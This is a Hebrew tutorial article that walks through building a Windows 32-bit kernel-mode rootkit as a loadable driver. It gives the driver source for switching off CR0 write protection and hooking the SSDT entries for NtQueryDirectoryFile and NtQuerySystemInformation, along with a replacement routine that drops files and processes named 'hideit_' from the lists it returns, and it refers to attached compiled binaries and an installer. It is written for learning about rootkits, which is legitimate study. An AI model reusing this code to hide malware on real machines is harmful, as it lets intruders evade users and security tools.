Kernel-Mode Rootkits


מאת vbCrLf (אורי להב)

הקדמה

כהמשך ישיר למאמר מהגליון הקודם, Userland Rootkits, אציג במאמר זה את ה- Kernel-Mode Rootkit. נבנה Rootkit שמסתירה קבצים ותהליכים. רצוי מאוד לקרוא את המאמר מהגליון הקודם, בעיקר את שניים וחצי העמודים הראשונים.

אחזור בקצרה על העיקר. Rootkit היא תוכנה שיושבת בין התוכנות הרצות במערכת לבין מערכת ההפעלה ומסננת כל מידע העובר דרכה. לדוגמה, רוטקיט המשתלטת על פעולתן של פונקציות API המחזירות רשימת קבצים ומוודאת שהקבצים שהיא רוצה להסתיר (בדרך כלל הקבצים של עצמה) לא נמצאים שם. כך הרוטקיט יכולה להסתיר את עצמה מהמשתמש.

במאמר הקודם הדגמנו Rootkit ב-Ring 3 או User-Mode, ובמאמר זה נדגים רוטקיט ב-Ring0 או Kernel-Mode. ההבדל הגדול הוא שב-UserMode קל מאוד לגלות את ה-Rootkit ואפשר למצוא דרכים קלות לעקוף אותה. לעומת זאת, Rootkit הרצה ב-Kernel-Mode היא שקופה לחלוטין לתוכנות שרצות ב-User-Mode מכיוון שאין לתוכנות הרשאה לגשת למרחב הזיכרון של ה-Kernel. כאשר תוכנה מבקשת לדוגמה רשימת קבצים, הבקשה מגיעה למערכת ההפעלה ושם הרוטקיט לוקח את הבקשה, מטפל בה בעצמו ומחזיר לתוכנה, כאשר מבחינת התוכנה מערכת ההפעלה היא זו שענתה. היא לא יכולה לדעת שיש תוכנה באמצע שחיבלה בערך המוחזר.



ובכל זאת יש חיסרון ב-Kernel-Mode Rootkits. כל טעות קטנה עלולה לגרום לקריסת המערכת ול-BSOD הידוע לשמצה, ולכן צריך זהירות רבה. רצוי לתכנת בתוך VM (כדוגמת VirtualBox או VMWare) כדי שלא להקריס את ה-Windows בכל פעם שעושים טעות...

אז איך זה עובד?

ישנן טכניקות רבות לכתיבת Rootkit ב-Kernel-Mode, בחרתי באופציה הנוחה והנפוצה ביותר. להרחבה כדאי לקרוא את שני חלקי המאמר של אורי השני (Zerith (;) על Rootkits מגיליונות שש ושבע (חלק ראשון וחלק שני).

המטרה שלנו היא להשתלט על כל הקריאות מה-User-Mode לפונקציית API מסוימת, כדוגמת: NtQueryDirectoryFile המיועדת לקבלת מידע\רשימת קבצים, ולטפל בקריאה בעצמנו - לקרוא לפונקציה המקורית ולמחוק מהרשימה המוחזרת את הקבצים שאנו רוצים להסתיר. לפני שנסביר איך עושים את זה נסביר איך עובדת קריאה לפונקציות API.

כאשר תוכנה קוראת ל-FindFirstFile, הקריאה מגיעה אל Kernel32.dll שם הוא קורא ל-Ntdll.dll שקורא ל-NtQueryDirectoryFile. המעבר בין Ntdll.dll שהוא ב-User-Mode אל NtQueryDirectoryFile שהיא ב-Kernel-Mode הוא המעניין אותנו.

נבקש מ-WinDbg את קוד האסמבלי של הקריאה ל-NtQueryDirectoryFile:


```
0:000> U NtQueryDirectoryFile
ntdll!ZwQueryDirectoryFile:
7c90d76e b891000000 mov     eax,91h
7c90d773 ba0003fe7f mov     edx,offset SharedUserData!SystemCallStub (7ffe0300)
7c90d778 ff12       call    dword ptr [edx]
7c90d77a c22c00     ret     2Ch
7c90d77d 90         nop
0:000> dd 7ffe0300
7ffe0300  7c90e510 7c90e514 00000000 00000000
0:000> ט 7c90e510
ntdll!KiFastSystemCall:
7c90e510 8bd4            mov     edx,esp
7c90e512 0f34            sysenter
```

בשורה הראשונה של NtQueryDirectoryFile מכניסים את המספר 91h לתוך EAX שהוא מספר הפונקציה, או השירות, שאנו רוצים להריץ, לאחר מכן קוראים ל-KiFastSystemCall (בעזרת [edx]) ששם הפקודה **sysenter** מריצה את השירות ב-Kernel-Mode.


איך היא עושה את זה? הפקודה מעבירה את המעבד ל-Kernel-Mode או Ring0, וקוראת ל-KiFastCallEntry מתוך הקרנל שהולכת לרשומה המתאימה ב-SSDT, במקרה שלנו רשומה מספר 92h,

ומשם מקבלת את כתובת השירות במרחב הזיכרון של הקרנל וקופצת אליו (הסבר מפורט והדגמה - http://www.osronline.com/article.cfm?id=257).

SSDT הן ראשי התיבות של System Service Dispatch Table, או טבלת "שיגור" שירותי מערכת. היא בעצם רשימה של כתובות של כל פונקציות ה-API שאפשר לקרוא להן מה-User-Mode. כך, כאשר קוראים לפונקציה NtQueryDirectoryFile לדוגמה, ntdll.dll יודע שהיא פונקציה מספר 91h ושולח את המספר ב-EAX בעזרת **sysenter** (ע"י הפונקציה KiFastSystemCall). פקודה זו קופצת ל-KiFastCallEntry ולוקחת את המספר ועל פיו מוצאת את כתובת השירות ב-SSDT וקופצת אליו. אפשר לראות את התהליך קצת מופשט בתרשים הבא:



מנחשים כבר מה צריך לעשות? בדומה למה שעשינו במאמר הקודם עם IAT Hooking, מה שנצטרך לעשות זה לשנות את הכתובת של הפונקציה NtQueryDirectoryFile בטבלת ה-SSDT מהכתובת המקורית אל הכתובת של הפונקציה החלופית ב-Rootkit שלנו - או במילים אחרות - **SSDT Hooking**. בפונקציה החלופית נקרא לפונקציה המקורית, נמחק מהרשימה את הקבצים שאנו רוצים להסתיר ונחזיר את התוצאה. פשוט!



הערה קצרה: בגרסאות bit-64 של Windows יש הגנה על ה-SSDT בשם Patch Guard, ולכן נעבוד על מערכת 32-bit. הקוד נוסה על Windows SP3 ולא גרם לשום BSOD :)

הכנות

כדי להריץ קוד ברמת הקרנל נצטרך לכתוב דרייבר. בפרק זה אסביר איך מקמפלים דרייבר ואיך טוענים אותו. כתיבה והידור של דרייבר בסיסי זה פשוט מאוד, אבל למאמר זה מצורפים גם קבצים מהודרים, כך שאין חובה לבצע שלבים אלה.

בשלב הראשון יש להוריד את Windows Driver Kit. התקינו אותו בנתיב ללא רווחים (אני בחרתי את C:\WinDDK), וזה הכל. עכשיו נכתוב את הדרייבר.

פתחו קובץ חדש בשם entry.c (או כל שם אחר), וכתבו את הקוד הבא:

```
#include <ntddk.h>

void DriverUnload(PDRIVER_OBJECT pDriverObject);
NTSTATUS DriverEntry(PDRIVER_OBJECT DriverObject, PUNICODE_STRING
RegistryPath)
{
	DriverObject->DriverUnload = DriverUnload;
	DbgPrint("Driver Loaded!");
	return STATUS_SUCCESS;
}

void DriverUnload(PDRIVER_OBJECT pDriverObject)
{
	DbgPrint("Driver Unloaded!");
}
```

אנו משתמשים בקובץ Header בשם ntddk כדי לכתוב את הדרייבר. כתבנו שתי פונקציות, הראשונה היא **DriverEntry** שתקרא ברגע שהדרייבר ייטען, דומה ל-main בתוכנות או DllMain. הפונקציה השנייה DriverUnload היא הפונקציה הנקראת ברגע שהדרייבר מתבקש להסגר. DriverUnload אינה חובה, אבל אם לא נכתוב אותה ניסיון כיבוי של הדרייבר יחזיר שגיאה שאי-אפשר לכבותו, ונאלץ לעשות הפעלה מחדש של ה-Windows כדי לכבות אותו... למרות שלפעמים זו דווקא אופציה טובה במקרה של Rootkit :)

בשורה הראשונה ב-DriverEntry אנו מגדירים (בעזרת ה-DriverObject שמכיל מידע אודות הדרייבר) איזו פונקציה תקרא כאשר מתבצעת סגירה לדרייבר. כדי שנוכל לראות שהדרייבר פועל אנו משתמשים ב-DbgPrint, ובסוף ה-DriverEntry מחזירים 'קוד שגיאה' שהטעינה סוימה בהצלחה.

לפני ההידור יש לבצע הכנה קטנה. צרו קובץ בשם MAKEFILE והכניסו את השורה הבאה:

```
!INCLUDE $(NTMAKEENV)\makefile.def
```

את השורה הזו לא נשנה, היא תמיד תישאר אותו הדבר. את ההגדרות של הדרייבר קובעים בקובץ בשם SOURCES:

```
TARGETNAME = rootkit
TARGETPATH = obj
TARGETTYPE = DRIVER
INCLUDES = %BUILD%\inc
LIBS = %BUILD%\lib
SOURCES = entry.c
```

ב-TARGETNAME אנו מכניסים את שם הדרייבר שאנו בוחרים וב-SOURCES את רשימת קבצי המקור (קבצי C).


בכדי לקמל היכנסו ל-WDK\Build Environments\Windows XP\x86 Checked Build Environment שנמצא בתפריט התחל (השתמשו ב-Free Build כדי לקמפל ללא בדיקות, מתאים למוצר הסופי). זה הוא ממשק CLI המוגדר כבר עבור כלי הפיתוח של הדרייברים. עברו לתיקיה בעזרת הפקודה cd שבה קוד המקור יושב ופשוט כתבו build - פקודה שתקמפל את הדרייבר לתוך תת תיקיה בקובץ בשם rootkit.sys. זה הכל, יש לנו דרייבר מהודר.

לאחר שהידרנו את הדרייבר הגיע הזמן להריץ אותו, אנו נריץ אותו כ-Service. נעשה את זה בעזרת ה-Loader המצורף. קוד ה-Loader לא ממש מעניין ולכן לא אעבור עליו, רק אסביר בקצרה. הוא מתחיל ב-OpenSCManager כדי לקבל Handle שעליה הוא יעשה את הפעולות, לאחר מכן הוא יוצר את ה-Service של הדרייבר שלנו על ידי CreateService ולאחר מכן ב-OpenService ו-StartService כדי להפעיל אותו. הוא משתמש ב-ControlService כדי להפסיק את הדרייבר ולאחר מכן ב-DeleteService כדי למחוק אותו.

הערה: כאשר הוא מתקין את הדרייבר הוא מתקין אותו עם הדגל SERVICE_DEMAND_START, מה שאומר שהדרייבר לא יופעל אוטומטית. כך, גם אם הדרייבר גורם לקריסת המערכת, הוא לא יופעל אוטומטית בהפעלה הבאה ויהיה אפשר לבטלו.

קמפלו את הפרויקט או השתמשו בקבצים המהודרים, וודאו שהקבצים המהודרים install.exe ו-uninstall.exe נמצאים באותה תיקיה של ה-rootkit.sys.

כדי לוודא שהוא באמת פועל, הפעילו את DebugView של SysInternals והפעילו את Capture Kernel ו-Enable Verbose Kernel Output מתפריט Capture. הפעילו והפסיקו את הדרייבר בעזרת install ו-uninstall וצפו בהודעות שמופיעות ב-DebugView. הדרייבר פועל!



ועכשיו, כשיש לנו דרייבר פועל נשאר להפוך אותו ל-Rootkit אמיתי.

כמו שאמרנו בהתחלה המטרה היא לעשות **SSDT Hooking**, אך לפני שנוכל לעשות זאת יש לבטל את ההגנה על ה-SSDT. אזור הזיכרון של ה-SSDT מוגן לכתיבה, אפילו ב-Kernel-Mode. אבל אם הקרנל יכולה לכתוב ואנו באותה דרגה של הקרנל, כנראה שגם אנחנו יכולים. פשוט נצטרך להוריד את ההגנה. יש כמה שיטות, בחרתי את הקצרה והפשוטה ביותר (אבל אולי לא תמיד הכי מומלצת...). כדי לקרוא על עוד שיטות חפשו בגוגל (לדוגמה http://www.ivanlef0u.tuxfamily.org/?p=63).

CR0, ראשי התיבות של Control Register 0, הוא אוגר המכיל כמה דגלים, אחד מהם מייצג האם ישנה הגנה נגד כתיבה או לא, אז נכבה אותו בעזרת Masking בקוד אסמבלי:

```
void deprotect()
{
    __asm
    {
        push eax // Save EAX
        mov  eax, CR0 // Put CR0 contents into EAX
        and  eax, 0FFFEFFFFh // Turn off write protection
        mov  CR0, eax // Put back the value after the modifications
        pop  eax // Load former EAX value
    }
}
```

הפונקציה להחזרת ההגנה מאוד דומה ואפשר לראות אותה בקוד המקור המצורף (protection.h).

אחרי שכיבינו את ההגנה אפשר, סוף סוף, לעשות את ה-Hook עצמו:

```
NTSTATUS DriverEntry(PDRIVER_OBJECT DriverObject, PUNICODE_STRING RegistryPath)
{
    DriverObject->DriverUnload = DriverUnload;

    deprotect();
    origNtQueryDirectoryFile =
InterlockedExchange((PLONG)&SYSTEMSERVICE(ZwQueryDirectoryFile),
(LONG)NewNtQueryDirectoryFile);
    origNtQuerySystemInformation =
InterlockedExchange((PLONG)&SYSTEMSERVICE(ZwQuerySystemInformation),
(LONG)NewNtQuerySystemInformation);
    protect();

    DbgPrint("Rootkit loaded, SSDT entries are hooked.\n");

    return STATUS_SUCCESS;
}

void DriverUnload(PDRIVER_OBJECT pDriverObject)
{
    deprotect();
```

```
    InterlockedExchange((PLONG)&SYSTEMSERVICE(ZwQueryDirectoryFile),
(LONG)origNtQueryDirectoryFile);
    InterlockedExchange((PLONG)&SYSTEMSERVICE(ZwQuerySystemInformation),
(LONG)origNtQuerySystemInformation);
    protect();

    DbgPrint("Rootkit unloaded, SSDT entries are unhooked.\n");
}
```

יש לנו שתי פונקציות DriverEntry שנקראת כאשר הדרייבר מופעל (דומה ל-main של תוכנות) ו-DriverUnload שנקראת כאשר הדרייבר נסגר. כמו שאפשר לראות, בשתי הפונקציות אנו קודם כל מורידים את ההגנה - deprotect (שאת הקוד שלה ראינו קודם) - ובסוף מחזירים את ההגנה - protect.

לפני שנסביר איך ההוק עובד, שימו לב שאנו עושים הוק לשתי פונקציות: ZwQueryDirectoryFile עבור החבאת קבצים ו-ZwQuerySystemInformation עבור החבאת תהליכים.

הקוד קצת מורכב, נסביר אותו חלק חלק:

- NewNtQueryDirectoryFile היא הפונקצייה החלופית שתרוץ במקום NtQueryDirectoryFile המקורית.
- InterlockedExchange לוקחת את ערך ומכניסה אותו לכתובת מסוימת, ואת מה שהיה שם לפני ההשמה היא מחזירה. במקום השורה:

```
origNtQueryDirectoryFile =
InterlockedExchange((PLONG)&SYSTEMSERVICE(ZwQueryDirectoryFile),
(LONG)NewNtQueryDirectoryFile);
```

אפשר היה לכתוב:

```
origNtQueryDirectoryFile = &SYSTEMSERVICE(ZwQueryDirectoryFile);
SYSTEMSERVICE(ZwQueryDirectoryFile) = NewNtQueryDirectoryFile;
```

אך ההבדל הוא ש-InterlockedExchange עושה את הפעולות הללו באטומיות (Atomicity) כדי למנוע בעיות מכיוון שהקרנל היא Multi-Threaded. לא כל כך חשוב, אם לא הבנתם את InterlockedExchange אפשר גם לכתוב את שתי השורות במקום. לא סביר שזה יגרום לבעיות.

- שימו לב לכך כי שישנן שתי גרסאות של אותה פונקציה. יש את **Nt**QueryDirectoryFile ויש את **Zw**QueryDirectoryFile. גרסת ה-**Nt** היא הגרסה "הרגילה" הנקראת מ-User-Mode. גרסת ה-**Zw** נגישה רק ל-Kernel-Mode והיא עושה כמה פעולות ורק לאחר מכן קוראת לגרסת ה-**Nt**. בפעולות אלה היא מסמנת שהקריאה לגרסת ה-**Nt** של הפונקציה נעשתה מ-Kernel-Mode ולכן הפונקציה תניח תקינות הפרמטרים ולא תעשה בדיקות מיותרות, להרחבה:

http://www.osronline.com/article.cfm?id=257

הדבר החשוב ביותר הוא להבין את היחס בינהן, ש-**Nt** זו הפונקציה עצמה ו-**Zw** קוראת ל-**Nt**.


- נקודה קצת מורכבת. אנחנו המיקום של הפונקציה ב-SSDT כדי להחליף את הכתובת. ננצל את העובדה שגרסת ה-Zw קוראת ל-Nt כדי לקבל את המספר. נסתכל ב-Disassembly של ZwQueryDirectoryFile:

```
lkd> U ZwQueryDirectoryFile
nt!ZwQueryDirectoryFile:
804dd210 b891000000          mov   eax, 91h
804dd215 8d542404        lea   edx, [esp+4]
```

כמו שאפשר לראות הפקודה הראשונה היא הכנסה של מספר הפונקציה ב-SSDT ל-EAX אז ניקח משם את המספר. וזה מה שהמאקרו SYSTEMSERVICE עושה. זו הגדרתו (מתוך ssdt.h מקוד המקור):

```
#define SYSTEMSERVICE(_func)
KeServiceDescriptorTable.ServiceTableBase[*(PULONG)((PUCHAR)_func+1)]
```

הוא הולך לבייט השני בפקודה הראשונה, ועל פי המספר שכתוב שם הוא הולך ל-SSDT, כמו שאפשר לראות בתרשים:



לסיכום, נסתכל על הקוד עוד פעם:

```
origNtQueryDirectoryFile =
InterlockedExchange((PLONG)&SYSTEMSERVICE(ZwQueryDirectoryFile),
(LONG)NewNtQueryDirectoryFile);
```

אנו לוקחים את כתובת הפונקציה החלופית ומכניסים אותה למיקום ב-SSDT של גרסת ה-Nt של ZwQueryDirectoryFile ואת הכתובת המקורית אנו מכניסים לתוך origNtQueryDirectoryFile.

באותו עיקרון אנו גם מחזירים את הערך המקורי כשהדרייבר נסגר, ב-DriverUnload:

```
InterlockedExchange((PLONG)&SYSTEMSERVICE(ZwQueryDirectoryFile),
(LONG)origNtQueryDirectoryFile);
```

זהו, עשינו הוק ועכשיו כל קריאה אל NtQueryDirectoryFile תגיע אל NewNtQueryDirectoryFile, וכל קריאה אל NtQuerySystemInformation תגיע אל NewNtQuerySystemInformation שבדרייבר שלנו, בשליטתנו. עכשיו נסביר את קוד הפונקציה החלופית - NewNtQueryDirectoryFile.

NewNtQueryDirectoryFile

זהו קטע תכנותי נטו, אפשר לדלג להמשך המאמר אם זה משעמם... אבל מצד שני כדאי לקרוא כדי להבין טוב יותר :)

קודם כל נסתכל בהגדרה של NtQueryDirectoryFile ב-MSDN (ופה ובכל מקום אחר באינטרנט). היא מקבלת הרבה פרמטרים, נסביר את החשובים לנו:

- **IoStatusBlock** - מחזיר האם הייתה הקריאה הצליחה או לא, ואם כן, מה גודל המידע המוחזר. (נצטרך לשנות את גודל המידע אם נקטין את הרשימה על ידי החבאת קובץ.)
- **FileInformation**, **Length** - הפוינטר לחוצץ (Buffer, איזור בזיכרון שמי שקרא לפונקציה הקצה במיוחד) וגודלו ששם המידע יישמר.
- **FileInformationClass** - סוג המידע שהוא מבקש. (נסנן רק סוג מידע שעלול להחזיר את הקבצים שאנו רוצים להסתיר.)
- **ReturnSingleEntry** - האם מי שקרא לפונקציה מבקש לקבל רק קובץ אחד.
- **RestartScan** - האם זה בקשה חדשה, או המשך של קריאה קודמת אל NtQueryDirectoryFile.

בסוף הקריאה לפונקציה יוחזר מערך, או יותר נכון רשימה מקושרת, שתוכנס ל-FileInformation. סוג המערך נקבע על פי המידע שבוקש ב-FileInformationClass. מחזיר רשימת קבצים בצורה של רשימה מקושרת. בתחילת FileInformation יהיה את האיבר הראשון. האיבר הראשון יגיד לנו איפה (יצביע על) האיבר השני במאפיין NextEntryOffset, האיבר השני יצביע על האיבר השלישי, וכן הלאה, עד שהמאפיין NextEntryOffset יהיה שווה לאפס ואז זה אומר שהגענו לאיבר האחרון.

הרעיון הוא לקרוא לפונקציה המקורית, ואז לעבור על איברי הרשימה אחד אחד, ואם צריך להסתיר אותו נעשה את אחד הדברים הבאים, תלוי במצב:

- אם הוא **הראשון והאחרון** (היחיד), בדוק אם יש עוד קובץ אחר או שתחזיר שאין קבצים
- אם הוא **הראשון ולא האחרון**, העתק את כל האיברים שאחריו אל המקום שבו הוא היה (דרוס אותו, מחק אותו)

- אם הוא **לא הראשון** אבל **הוא האחרון**, סמן את האיבר הקודם כסוף הרשימה
- אם הוא **לא הראשון** ו**לא האחרון** (איפה שהוא באמצע), הגדר שהאיבר הקודם יצביע על האיבר הבא (דילוג על הנוכחי).

עכשיו נסתכל במימוש בפועל:

```
NTSTATUS NewNtQueryDirectoryFile(
  __in      HANDLE FileHandle,
  __in_opt  HANDLE Event,
  __in_opt  PIO_APC_ROUTINE ApcRoutine,
  __in_opt  PVOID ApcContext,
    out     PIO STATUS BLOCK IoStatusBlock,
    out     PVOID FileInformation,
  __in      ULONG Length,
  __in      FILE_INFORMATION_CLASS FileInformationClass,
  __in      BOOLEAN ReturnSingleEntry,
    in opt  PUNICODE STRING FileName,
  __in      BOOLEAN RestartScan
)
{
    NTSTATUS ret;

    // Call original function
    ret = origNtQueryDirectoryFile(FileHandle, Event, ApcRoutine, ApcContext,
IoStatusBlock, FileInformation,
                        Length, FileInformationClass, ReturnSingleEntry, FileName,
RestartScan);

    // If call did not succeeded no need to filter, just return as-is
    if (!NT_SUCCESS(ret))
        return ret;

    // Filter only if the information need to be filtered
    if ((FileInformationClass == FileBothDirectoryInformation ||
        FileInformationClass == FileDirectoryInformation ||
        FileInformationClass == FileFullDirectoryInformation ||
        FileInformationClass == FileIdBothDirectoryInformation ||
        FileInformationClass == FileIdFullDirectoryInformation ||
        FileInformationClass == FileNamesInformation) &&
        IoStatusBlock->Information > 0) // and if there is any information
    {
        PWCHAR fileName;
        ULONG fileNameLength;
        PGENERAL INFORMATION ptr = (PGENERAL INFORMATION)FileInformation, lastPtr = NULL;

        do
        {
            // Get the filename from the current struct
            GetFileName(FileInformationClass, ptr, &fileName, &fileNameLength);

            // If it needs to be hidden (starting with 'hideit ')
            if (fileNameLength >= FILE_HIDE_LEN && memcmp(fileName, FILE_HIDE,
FILE_HIDE_LEN) == 0)
            {
                UNICODE_STRING us;
                us.Length = us.MaximumLength = fileNameLength;
                us.Buffer = fileName;
                DbgPrint("Hiding file %wZ", &us);

                if (lastPtr == NULL && ptr->NextEntryOffset == 0) // First item, last item
                {
                    if (ReturnSingleEntry)
                    {
                        ret = ZwQueryDirectoryFile(
                                    FileHandle,
                                    Event,
                                    ApcRoutine,
                                    ApcContext,
```

```
                                        IoStatusBlock,
                                        FileInformation,
                                        Length,
                                        FileInformationClass,
                                        TRUE,
                                        FileName,
                                        FALSE
                                    );
                        return ret;
                    }
                    else
                    {
                        IoStatusBlock->Status = STATUS_NO_MORE_FILES;
                        IoStatusBlock->Information = 0;
                        return STATUS_NO_MORE_FILES;
                    }
                }
                else if (lastPtr == NULL && ptr->NextEntryOffset != 0) // First item, NOT
last item
                {
                    memmove(ptr, (PUCHAR)ptr + ptr->NextEntryOffset, Length - ptr-
>NextEntryOffset);
                    IoStatusBlock->Information -= ptr->NextEntryOffset;
                }
                else if (lastPtr != NULL && ptr->NextEntryOffset == 0) // NOT first item,
last item
                {
                    lastPtr->NextEntryOffset = 0;
                    break;
                }
                else // NOT first item, NOT last item
                {
                    lastPtr->NextEntryOffset += ptr->NextEntryOffset;
                    ptr = (PUCHAR)ptr + ptr->NextEntryOffset;
                }
            }
            else
            {
                lastPtr = ptr;
                ptr = (PUCHAR)ptr + ptr->NextEntryOffset;
            }
        } while (lastPtr->NextEntryOffset != 0);
    }

    return ret;
}
```


כתבתי הערות, קראו את הקוד והשוו בין ארבעת המצבים השונים לבין ה-if עם ארבעת החלקים.

אותו הדבר בדיוק עשיתי עם הסתרת תהליכים, שם גם יש רשימה מקושרת שצריך להוריד איברים ממנה. הסתכלו בקוד **processHider.h** ו-**processHider.c** כדי לראות בדיוק איך זה נעשה.

הפעלת ה-Rootkit

זה הכל, קמפלו את הדרייבר על פי ההסבר בתחילת המאמר או שתשתמשו בקבצים המהודרים המצורפים למאמר זה. שימו את ה- rootkit.sys, install.exe ו-uninstall.exe באותה התיקייה, ולחצו פעמיים על install.exe. כל הקבצים והתהליכים ששמם מתחיל ב-hideit_ יעלמו. ברגע שתלחצו על

uninstall.exe פעולתו של ה-Rootkit תופסק והקבצים והתהליכים יראו שוב. ה-Kernel-Mode Rootkit עובד!



לקריאה נוספת

